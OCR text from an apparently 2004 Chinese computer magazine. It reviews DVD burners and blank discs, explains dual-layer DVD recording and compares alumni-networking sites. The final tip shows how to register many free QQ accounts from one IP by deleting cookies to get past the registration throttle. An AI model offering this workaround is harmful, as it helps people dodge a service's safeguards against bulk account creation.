


图10

SONY DRU-530A外观延续了SONY DVD刻录机系列的时尚化风格，面板为半透明设计，刻录机的LOGO则是浅蓝色印刷，在炎热的夏季中给大家一种清新凉爽的感觉，也使这款刻录机在本次评测的七款产品中更显独特。

SONY DRU-530A的缓存为2MB，相对上一代的DRU-510A的8MB缓存来说少了一点，不过Power-Burn防刻死技术依然保留，使这款刻录机依然有不错的刻录质量。

SONY DRU-530A随机的随机附带软件非常丰富：Sonic RecordNow 6.5、Sonic DLA 4.51、Sonic MyDVD 5.0、MusicMatch Jukebox 7.5、CyberLink PowerDVD 5，可以满足各等级用户的应用需求。

在4×刻录测试中，SONY DRU-530A也是相当平滑(见图11)，而且刻录速度还比标准的4×稍微高一点，达到了4.04×，14分43秒的刻录成绩也相当不错。




图11

台电女娲DWB8D

要问谁是国内DVD刻录机普及的先锋，台电的DVD刻录机可谓功不可没。现在，这款售价799的DWB8D 8×双规格刻录机依然是性价比最高的DVD刻录机之一(见图12)。



图12

女娲DWB8D内建了2MB缓存，支持8× DVD+R写入、4× DVD+RW复写、4× DVD-R写入和2× DVD-RW复写功能，并且支持12× DVD-ROM读取。在CD－ROM读取方面它支持40 CD-R写入、32× CD-RW复写和40× CD-ROM读取。

另外，女娲DWB8D采用了JustLink防刻死技术和HPPS全息精确定位技术，可以提供很不错的刻录效果。该DVD刻录机配合台电科技专利的“智能巡航技术”，增强了刻录的稳定性，避免产生刻录错误。另外，此款刻录机还支

持LiteOn IT KProbe软件，可用来测试DVD刻录盘的刻录质量。

4 ×刻录测试中，台电女娲DWB8D的刻录曲线基本是一条直线(见图13)，就是中部有段时间速度稍有波动。另外，台电女娲DWB8D的刻录速度略低于标准的4 ×，使它的刻录时间稍微长了一些，为15分45秒。




图 13

美达8×DVD DUAL

作为国内著名的光存储制造商，美达一直走在光存储技术的前例。并且美达出产的刻录产品经常有出人意料的惊喜。比如美达早期推出的6× DVD+RW刻录机就可以通过刷新FirmWare升级到现在流行的双8× DVD刻录格式，极大的保护了用户投资（相关链接:见本期84页《大家一起烧吧！全力打造8× DVD Dual刻录机》）。



图 14

这款美达8× DVD DUAL支持8× DVD+R、8× DVD-R、12× DVD-ROM、40× CD-R、40× CD-ROM，是双8× DVD刻录机(见图14)，拥有2MB的刻录缓存，采用Seamless Link防刻死技术，保证刻录的稳定性。独特的AWSSⅡ机构设计，自动平衡轴ABS马达，保证了光盘运行的快速稳定。这款刻录机的前面板像一个笑脸，并有全面的光驱播放键、音量调节旋钮和耳机输出孔。




图 15

4 ×刻录测试中，美达8× DVD DUAL的刻录锯齿较多（见图15)，不过整体速度还不错，全程刻录时间在15分钟内，为14分54秒。

讯宜DRW1008IM

讯宜的刻录机市场可以说是两条腿走路，既代理用于专业存储的松下“DVD Multi”格式产品，也有自己的DVD-Dual产品。

讯宜DRW1008IM(见图16)采用银色面板，双模式设计，支持8× DVD+R、4× DVD+RW、4× DVD-R、2× DVD-RW、40× CD-R、24× CD-RW，同时它具备2MB的缓存容量，采用Superlink防刻死技术和激光校正技术来增加刻盘和读盘的稳定性，另有特色的钛钢机芯来提升激光头的寿命和稳定性。另外这款刻录机赠送的价值199元的CyberLink Multimedia Pack多媒体软件包也是一大卖点。



图 16

4 ×刻录测试中，讯宜DRW1008IM的刻录曲线基本平直，只是在偏后部速度有些许波动(见图17)。这款讯宜DRW1008IM的刻录速度也稍微低于4 ×，使它的刻录时间也长到了15分44秒。




图 17

微星DR8-A2

微星自进入光存储市场以来，也多次在市场中做些很有轰动效应的促销。最近一次应该就是我们评测这款微星DR8-A2刻录机从超千元的价位上突降到799元，很是吸引大家的注意力(见图18)。



图 18

微星DR8-A2与同等价位上，是真正的双8 ×刻录机，即支持8× DVD+/-R刻录格式。微星DR8-A2内部机械设计采用微星独特的ABS（Anti-Bumping System）防震技术，保证DVD刻录机运行时的稳定。为更有效预防因缓存不足而发生Buffer Under Run刻录中断或失败情况发生，微星DR8-A2采用BURN-Proof技术，让刻录过程更加稳定。




图 19

4 ×刻录测试中，微星DR8-A2的刻录线条中除了中段有一个微微的突起，其他地方都很平直，而且刻录速度也较快(见图19)，达到了4.04 ×，估计是寻道时间稍长的原因，使整体刻录时间多于华硕，排在第二位，达到了14分42秒。

按成绩选刻录机

从刻录测试结果可以看出，DVD刻录机明显分为几种不同的用户定位：对优先考虑性能的用户来说，华硕、SONY、微星的三款产品具有明显的速度优势；对功能优先的用户，则是功能丰富的配套软件多的BenQ、SONY、讯宜的产品可供挑选，特别是明基的“盘片易容术”能够最大限度的解决DVD+R/RW的兼容问题；而要追求性价比的用户则应该在台电、美达、微星的产品中挑选。

尝鲜D9刻录

容量倍增的双层DVD刻录

相对于速度的提升，双层DVD刻录技术的出现似乎更引人注目。这个源于飞利浦（DVD+R）与先锋(DVD-R)的技术，极大地扩展了DVD刻录的能力。目前最先实现商业化的DVD+R双层刻录技术就是DVD+R9。

DVD+R9的双层刻录原理在于，在盘片中具备两个记录层，第一记录层（L0）具备全反射层，而在其上的第二记录层（L1）则具备一个半透明的反射层，这样激光束就不会被L1所阻挡。在刻录时，激光头将激光调焦于不同的记录层对染料进行破坏以形成记录印记。而根据测算，这两层的反射率都与D9规格的DVD-ROM的第二反射层相当，大于18%。因此在读取时，对于现有的DVD影碟机和DVD-ROM基本上不存在兼容性的问题。但与DVD-9一样，它的容量并不是4.7GB的两倍，而是8.5GB（见图20）。




图20

DVD-R9的原理与结构与DVD+R9基本一样，只是具体的沟槽设计有所不同。目前，明基已经推出了2.4×的DVD+R9刻录机，三菱的DVD+R9光盘已经上市，只是单张光盘超过400元的售价使它目前还没有普及的可能。虽然DVD-R9还不见踪影，不过可以相信DVD-R9也必然会出现在市场上。

快乐并痛着——D9刻录实测

DVD+DL就是我们前面提到的DVD+R9的正式名称，在我们制作本期专题中，欣闻明基公司已经推出了支持DVD+DL的刻录机BenQ DW830A（见图21）和相应的刻录盘片，于是我们就在第一求取了样品，让大家和我们一起先睹为快。



图21

BenQ DW830A刻录机外形与其他刻录机没有什么差别。按照明基技术人员的话说，BenQ DW830A就是以前的刻录机通过修来FirmWare来达到支持刻录DVD+DL的目的。从理论上讲，这是完全可行的，因为DVD+DL的双层刻录的焦距与读取单面双层D9格式的DVD盘片的读取的焦距是完全一样的。但到具体能不能实现这种工作方式，就要看厂家的技术实力了。

三菱出品的DVD+DL盘片看起来与普通的DVD刻录盘没什么区别，只是售价却高达400余元，还好这张盘片可以重复利用（模拟刻录），否则我们根本无法完成测试。




图22

我们首先测试了这张盘片的兼容性，在没有刻录内容时，上面的7款刻录机中有6款不能识别其盘片格式，只有微星DR8-A2能够识别出这是DVD+DL盘片（见图22），但也只能使用其中第一层的4.7GB容量。而BenQ DW830A刻录机则轻易识别出盘片的正确容量。




图23

目前DVD+DL盘片只能以2.4×的速度进行刻录，这使得测试的时间相当长，模拟刻录一次需要40分钟时间，而且如果开启了屏幕保护和能源管理还可能造成刻录失败。从刻录曲线可以看出（见图23），BenQ DW830A刻录机是采用恒定线速度进行刻录的，在接近光盘的边缘的换层点有一个明显的降速重新调整聚焦的过程，然后再继续刻录。由于DVD+DL盘片的换层点并不是在盘片的绝对边缘，因此DVD+DL盘片的容量就不是4.7GB的两倍，而是要少一点的8.5GB。

有了刻录机，当然就是考虑碟片的问题了。

刻录盘精挑细选

由于DVD碟片的存储密度远高于CD盘，因此DVD刻录盘也就娇气得多。所以，在购买DVD刻录盘时就有以下注意事项：

注意包装

空白的DVD刻录盘片如果表面有了灰尘或者划痕，就很可能无法刻录成功。因此碟片最好是买单碟盒装的，这样的碟片能最大限度地保证刻录之前依然没有受到污染。如果要购买散装碟片，也最好购买整桶密封的，不要购买已经拆开的散装盘。

细查碟片

现在DVD刻录盘技术含量较高，只有少数厂家在生产。初看下来，碟片都是紫色，难以肉眼分辨其质量。而如果要按照碟片的环码之类的方式来查看，又难度太大。因此，购买碟片最简单的方法就是仔细查看碟片的细节，这样虽然不会买到最好的碟片，但肯定能首先淘汰质量不好的碟片。

首先，仔细观察DVD盘片的紫色记录面，颜色不均匀、盘面有划痕的首先淘汰。然后观察盘片最外围和最内圈的镀膜是否完整，如果有镀膜缺陷，不要买。再看盘片的圆孔，应该绝对圆滑，如果有毛刺感会造成刻录时碟片重心不稳，让刻录更可能失败。



这些DVD盘片杂乱堆放的原因是它们都被测试掉了

另外，不少销售商都会声称自己的碟片OEM自某些厂家，我们也可以用Nero CD-DVD Speed的“光盘信息”功能来查明碟片的来源以及一些基本信息（见图24）。



图24

当心JS用低速盘假冒高速盘！

高速和低速，不光是2×、4×、8×这几个数字标记的差别，它还意味着价格也不同！这就让一些“聪明”的JS有机可乘——他们将低速盘印上高速的标记，然后用高价出售，赚取昧良心的利润。你除了金钱损失之外，还会在数据刻录式担一些风险。当你用这种伪劣盘片高速刻录时，往往可能在中途出现各种错误而导致刻录失败，时间和盘片都被白白浪费掉了！




图25

因此，对于那些低价的散装盘片，买回来之后，最好印证一下它所支持的最大实际写入速度。这个工作可以通过一款叫DVDInfo的免费软件来做（http://www.nicsoft.com.au/download/dvdinfo.zip)。运行这款软件，点击第二个功能按钮，（见图25）图中Media Id Code Speed信息显示着张盘片的标记速度为4×，下一排信息则时这张盘片的最大刻录速度。这个最大速度才是盘片真正的最大速度，如果高于这个速度刻盘，则很可能出错。

真测DVD刻录盘

尽管我们已有了鉴定碟片的简单方式，但碟片的质量对普通用户来说还是不太好鉴定。因此，我们特地从市场上购买了十余种品牌的DVD碟片，真实刻录后用一款叫LiteOn IT KProbe的软件对刻录碟片的质量进行检测，从让大家在购买时更有依靠。

LiteOn IT KProbe的作用之一就是提取光驱激光头读取数据时加入的修正数据。光盘品质好、刻录的信号清晰，光驱工作时激光头加入的修正参数就少，而LiteOn IT KProbe能够截获这些数值，并画出PI/PO曲线来描述这些数据流量的变化。曲线数值越低、前后起伏越小，该光盘在该光驱上的读取质量就越好，同时也就证明了该光盘刻录比较成功，其中PI曲线记录了可以校正的修正参数，而PO则是不可校正的参数，因此允许光盘测试中带有少量的PI参数，而PO则要尽量的少。此外，如果光盘表面不小心产生了擦痕，前后的


PI/PO 曲线也会发生明显变化。

鉴于高质量的8× DVD刻录盘片依然价格坚挺，而4× DVD刻录盘片则十分便宜，从最低2.5元到十几元的报价都有，是消费者的主要购买对象，因此我们此次测试的对象就是各种散装和盒装的4× DVD刻录盘。

我们的测试方法是用华硕DRW-0804P刻录机将这些样盘刻录为数据盘，然后用LiteOn IT KProbe软件检测台电女娲DWB8D读取这些光盘的PI/PO曲线（台电女娲DWB8D是少数几款能应用LiteOn IT KProbe软件的非LiteOn光驱之一）。PI/PO曲线都是数值越小越好，在所有测试曲线的横坐标3/5处有一个PI/PO值特别高的突变点，应该是属于光驱在此处变速引起的，可以忽略，而其他位置出现的这种突变点，则说明光驱在高速时无法读取内容，需要降速度取，这就是光盘的瑕疵。




TDK 4× DVD-R（盒装） 零售价17元
PI数值稳定在100～200之间，PO数值品均不足0.8，盘片质量较高。




SONY 4× DVD+R（盒装） 零售价20元
PI数值平均137，PO数值平均2.3，虽然也不错，但相对它的售价来说不值。




TDK 4× DVD+R（盒装） 零售价17元
PI数值基本稳定在100以下，平均只有26.7，PO数值平均0.365，盘片质量非常高。



Melody 4× DVD-R（盒装） 零售价12元
PI数值平均53.1，PO数值平均9.8，而且PI/PO在外圈不正常的偏高应该是与光盘外圈保养不善有关。在此价格下也是非常值得购买的品种。



万胜 4× DVD-R（盒装） 零售价18元
PI数值平均只有46.7，PO数值也仅平均1.1，本应是非常不错的盘片，但却仅以2×的速度进行刻录，是所有盘片中最慢的，在此不做推荐。




新华 4× DVD-R（盒装） 零售价10元
PI数值平均1790，PO数值平均61.2，是盒装盘中测试成绩最低的产品。




飞利浦 4× DVD+R（盒装） 零售价17元
PI数值平均只有12.1，并且没有任何数值突变，PO数值平均2.1，盘片质量非常高，是本次测试中质量最好的盘片之一。




UNICON 4× DVD-R（盒装） 零售价8元
PI数值基本稳定在500以下，平均不足250，PO数值平均3.6，以此价格来说来算不错。




JUMBO 4× DVD-R（盒装） 零售价8元
PI数值平均不足215，PO数值平均35，以此价格来说还是不错的盘，几个数值上的突变应该是盘片被污染引起的




B-SPOT（理兰） 4× DVD-R（盒装） 零售价12元
PI数值接近500，PO数值平均123，光盘外圈没有明显磨损而依然偏高，性价比不高。




HAPPY 4× DVD-R（散装） 零售价3元
平均超过2400的PI值和超过300的PO值使它只能做低价盘。



KONA 4× DVD-R（散装） 零售价3元
PI数值平均265.1，PO数值平均7.6，在散装盘中属于质量中上的品种了。



ALOHA 4× DVD+R（散装） 零售价3元
PI数值平均3698，PO数值平均1070，虽然价格便宜，但笔者是不放心把数据存储在上面的。



SUNNY（飞育） 4× DVD+R（散装）零售价4.5元
PI数值平均74.1，PO数值平均10.2，属于散装盘片中相当不错的成绩，至于PI/PO在外圈过高的问题，则属于散装盘片的通病——边缘磨损。

从我们自市场中采集测试的结果表明，高档盘片中TDK 4× DVD+R和飞利浦 4× DVD+R是很不错的盘片，而中档盒装盘中Melody 4× DVD-R和JUMBO 4× DVD-R应该算性价比不错的品牌，在散装盘中，SUNNY（飞育）4× DVD+R虽然比别的散装盘贵了50%，但质量优势是任何人也不能视而不见的。

附：小编侃DVD刻录

作为编辑，一种新产品出来了，当然是要争抢“我为天下先”的虚荣了！在老编FLP的带领（其实更多是诱导和胁迫）下，本刊编辑部飞狼、老安、怪鸭兽、小特一帮老少编辑统统被爆发的DVD刻录洪流吞噬了……

FLP：赶在DVD刻录机第一轮降价狂潮，花了900元买了一台先锋106D（4速），感觉不错，15分钟刻一张。当然，这里也遇到了一些经典问题，比如：容量计算方式的问题，4.7GB实际只能刻最多4.5GB的数据，为了保证质量，最好只刻4.3GB；市场上DVD刻录盘片品质非常混乱，假货超多（比如：TDK的假盘数不胜数）；刻录机的兼容性和性能常常取决于其固件程序中的光盘数据库，有些高手改写的固件程序甚至能让你把4×的盘片用8×刻……最后，给大家推荐一个好网站http://www.cdbest.net/。

飞狼：自从有了DVD刻录机，立刻就狂刻了30余张DVD，将所有硬盘数据全部备份下来。以前只愁备份难，如今愁的是备份太多，分不清哪个是最新的……硬盘占用空间狂减40GB，立刻又可以狂下电影了。

小特：买DVD刻录机完全是为了备份数据，同时另外一个目的就是“克隆”好友的动漫光盘。这里小特有两点体会要告诉大家:①买刻录机的钱不要省，这东西毕竟要用很长时间，买便宜的会让人不放心;②刻好的盘片一定要保护好，损失一张DVD刻录盘上的数据相当于损失了7张CD-R的数据呀！

Storyer：DVD刻录当然好啦，让我只剩下2GB空间的120GB硬盘轻松减肥;把我需要的软件分们别类刻为不同的专辑，方便使用;还一次把13集《圣斗士——冥王篇》的MPEG4刻到一张DVD上，直接从第1集看到第13集，不用麻烦地换盘……只是，如果一个人要是被迫不停地更换DVD刻录机，并花几天刻录几十上百张没有实质内容的DVD光盘，那么他在短期内会对DVD刻录大倒胃口的，比如我Storyer。CF [ZT01]

看点 ①四大主流校友录比较分析。②实用技巧助你用好校友录。

主流校友录大比拼

山东 陈俊杰 安徽 dream

十年离别两茫茫，不思量，自难忘。数载浪迹山水长，数知己，惟同窗！一转眼已经离开学校好几年了，昔日的同窗好友，今天已经地处四方，用什么才能把我们这些身居天涯海角的昔日好友召集到一块儿呢？建立校友录就是一个很不错的主意。

国内最大的校友录
—— ChinaRen校友录

1.ChinaRen 校友录档案

地址:http://alumni.chinaren.com/

ChinaRen校友录是搜狐公司推出的网上校友录服务，号称有4000万注册用户。ChinaRen校友录提供的服务非常全面，如班级多彩留言、班级相册、班级论坛、短信群发以及小纸条等。只要你拥有搜狐邮箱账号或ChinaRen校友录账号(可到http://profile.chinaren.com/zhs/register.jsp?group=alumni免费注册)，就可以马上享受这些服务。

2.用好 ChinaRen 校友录

⑴快速找到自己的班级

ChinaRen校友录提供了强大的搜索功能，用户根据学校名称、同学名字进行搜索，就能查找到相应的班级。如果使用这种方法找不到，可采用地区定位搜索的方法(见图1)。



图1

小提示

如果找不到自己的班级，则说明尚未创建，可以点击“创建班级”以建立自己的班级。目前在校友录中创建大学时，需要通过校友录的验证才能创建。另外，请注意不要重复建校，那样会给你的校友使用校友录带来不便。

⑵快速传递消息

班级有什么事务需要通知所有同学时，可采用发送群体信件的方法。当然，这需要同学们在注册时全部填写了正确的邮箱地址。点击“群体信件”就会进入邮件编辑发送区(见图2)，撰写好邮件标题和正文，然后在页面右侧设定好需要接收此邮件的同学，最后点击“提交”按钮，不一会儿就会弹出邮件发送成功的提示框。


图2

有手机的同学，还可以通过手机短信快速传送消息，将“同时编辑群发短信”选中，提交后就会转到短信编辑页面，输入短信内容，然后选择发送对象或直接输入对方手机号码即可。群发短信功能需要你事先注册搜狐短信服务，而且每条短信最多发送60字，每条0.20元，支持中国移动和中国联通用户。

⑶共享资源

想与同学分享精彩的资源，挨个发送的确太麻烦，其实可以将资源共享，让大家自己下载。点击“班级共享→添加文件”(见图3)，网站允许上传文件、链接以及自写文档，根据自己的需要任选一种，然会点击“添加”按钮即可。上传成功后，系统会自动在班级留言簿上留言，以提醒同学们去查看你上传的文件。


图3

小提示

添加文件时需要定位文件的路径，而添加链接和自写文档只需输入相应的内容即可。另外，上传的文件要小于500KB，自写文档内容要少于5万字。

⑷发送即时消息

想不想给某位同学单独发送即时消息？那就使用“小

纸条”功能吧！点击“发送小纸条”进入小纸条编辑页面，在输入框中键入消息，然后在页面右侧的同学列表栏中选中要接收小纸条的同学，最后点击“提交”按钮即可。在该同学登录校友录时，他就会看到“收到纸条”的提示，点击它就会打开纸条了。

▶▶▶ 火速链接

本刊2004年第9期《两招玩转ChinaRen校友录》一文介绍了如何突破限制，免费使用多彩留言的方法。

老牌校友录

——中国同学录

1.中国同学录档案

地址:http://www.5460.net/

中国同学录在1998年诞生，现已成为一个专业级的校友录网站。该网站的功能非常全面，而且很实用，如留声留影、贺卡中心、同学悄悄话、精彩留言串烧、班级短信、朋友家园等。

2.用好中国同学录

⑴精彩留言大家分享

中国同学录将每日大量留言取其精髓编辑成“精彩留言串串烧”，让更多的朋友分享精彩创意和开心。登录后点击“精彩留言串烧”链接，就能欣赏到经典、爆笑的网友留言了(见图4)。




图4

⑵不登录网站也能玩校友录

校友录提供了客户端软件，通过它可以让你更方便地使用中国同学录的各项功能，还能实现点对点的文字聊天，让沟通更加随心所欲。客户端软件的下载地址是http://images.5460.net/kuku/5460.exe。软件界面很简洁，点击“班级功能”按钮，就会弹出管理功能窗口，包括“我们的留言”、“我们的照片”、“我的通讯录”、“本班聊天室”、“本班统计”等基本功能(见图5)。选定一个班级后，点击“更新班级数据”即可下载最新的通信录和班级同学列表。在“我们的留言”和“我们的照片”两项可以把网站上的所有同学留言和相片下载到本地硬盘，更加便于查看和保存。在“本班统计”中可以查看每个同学最近登录的时间和总共次数。



图5

校友录“黑马”

——QQ校友录

1.QQ校友录档案

地址:http://school.qq.com/index1.shtml

由于QQ的知名度，QQ校友录迅速在网友中流行开来。用户用自己的QQ号码和密码登录QQ校友录，在QQ中就可以与校友录中的朋友交流。

2.用好QQ校友录

⑴两种方式添朋加友

搜索到你们的班级后，如果你是班级创建人，则可以在班级主页中通过电子邮件和QQ号码邀请同学加入，同学收到你的邀请信息后直接点击信息中的班级主页地址即可加入，另外还可以直接在QQ中将QQ里的同学添加进来，方法如下:在QQ中右击班级群，选择“修改群组资料”项，在打开的窗口中选择“成员列表”标签，再单击“设置

附表:四大校友录基本情况比拼表

比较项目	ChinaRen校友录	中国同学录	QQ校友录	UC校友录
搜索功能	支持同学姓名搜索	支持“同学大搜捕”功能，完全免费	支持按地区、学校和同学姓名查找	支持免费的“同学大搜捕”功能
特效留言功能	支持多彩文本留言，但要收费	支持特效留言，但需要付费	不支持	支持多彩留言
论坛支持	支持学校论坛及班级论坛	支持学校及班级论坛	在QQ程序中可以实现类似聊天室功能	支持讨论版功能，相当于小型的聊天室
上传文件功能	支持最大为500KB的文件上传，总空间为2MB	只支持上传视频或音频文件	不支持	不支持
班级相册	总空间为5MB，每张图片不大于200KB	可最多上传40张JPG格式且大小不超过200KB的图片	相片最多不超过100张，每张大小不超过200KB	提供了10MB空间，每张图片大小不超过512KB，支持JPG、JPEG、GIF和PNG等格式
群体信件功能	支持群发邮件和群发短信	不支持	不支持	不支持
留言下载	支持留言打包下载，但需要注册为星级会员	支持，但需要付费	不支持	免费支持
在线同学提示	支持	支持	直接在QQ中显示	可在UC客户端中显示
增值服务	成为星级会员后，可享受相册增容、地址导出、多彩留言、手机提醒、广告过滤等增值服务	付费后可享受友情留言、留言下载、留声留影、发送贺卡等众多增值服务	无增值服务	无增值服务

组成员”按钮，在右侧窗口中选择欲添加到班级中的QQ好友即可(见图6)。



图6

(2)将固定群转换为校友录

假如你以前在QQ中已经建立了一个同学群，那就可以直接将该群转换为校友录了，方法如下：首先，通过校友录首页的“关键字”或“地图”两种方式搜索到你的学校；然后，在注册班级时，从“使用群的用户，可在此将群转化为校友录”处进入以后，输入你的群id和入学年份(见图7)，最后点击“确定”按钮即可。




图7

小提示

同学群和校友录在客户端的表现是相同的，它们最主要的区别在于群没有所属学校、学校所在地区等班级特征，而校友录则可以根据学校名称、学校所在地区等条件查找到，能让用户很方便地查找到自己的学校和班级。

后起之秀

——UC校友录

1.UC校友录档案

地址:http://alumni.51uc.com/

UC校友录融合了传统网站同学录的常用功能，而且这些功能不用登录网站，直接通过UC客户端就能实现。结合UC原有的娱乐和语音聊天室，UC校友录可以称得上是互动效果非常优秀的网络同学录了。

2.用好UC校友录

(1)邀请好友加入

在你创建的同学录上点击鼠标右键，选择“管理团体/同学录”，会打开团体/同学录管理面板。在右侧工具栏中点击“邀请其他人”选项，在打开的“邀请其他用户”窗口就可以邀请朋友加入校友录了(见图8)。邀请方式有两种：一种是在UC好友中邀请，只需将好友选中，然后输入邀请信息，点击“发送信息”即可；另一种是通过电子邮件邀请，在空白框中直接输入对方的邮箱地址，点击“发送邮件”发送邀请邮件即可。




图8

(2)软件上的BBS

在同学录软件中直接整合了网站BBS功能：点击“讨论版”即可进入校友录的讨论版，进行发帖、删帖、浏览等操作(见图9)。这个讨论版虽然小，但“五脏俱全”，具备论坛的基本功能，甚至还能将帖子列表和内容按平板方式显示。



图9

(3)转移管理权限

因故暂时管理不了我创建的同学录怎么办？可以把管理权限转移给班级其他成员。只要在管理面板中选择“移交管理权限”选项，再选择相应的班级成员就可以了。

CF [WL01]

一分钟申请多个免费QQ号

■四川 冯小民

通过点击QQ的“菜单→注册向导”，选择“通过网站申请免费QQ号码”可以在http://im.qq.com/qq/reg_freeqq.shtml页面顺利地申请到一个QQ号码，如果想再次申请新的QQ号码，会提示“此时申请免费QQ人数太多，请稍后再试，感谢你的支持！”，难道就这样被征服了吗？非也！看看笔者是怎样在一分钟内通过网页注册到多个免费QQ号码的吧！

第一步:进入http://im.qq.com/qq/reg_freeqq.shtml填写表单，只需把“必填基本资料”输入即可(省份、城市信息可任选)，然后到网页下方点击“我要申请”，系统很快将返回一个QQ号码。随后还可以通过网页下边的说明去申请QQ密码保护或注册其他服务。

第二步:同一IP地址注册多个免费QQ号码的诀窍在于：当你申请到一个号码后，点击IE6的“工具→Internet选项”，在“常规”选项卡下单击“删除Cookies”，点击两次“确定”退出，重复以上过程再去申请新的QQ号码。

小提示

★有朋友认为通过删除Internet临时文件也可以继续申请，经验证，这是不可行的！

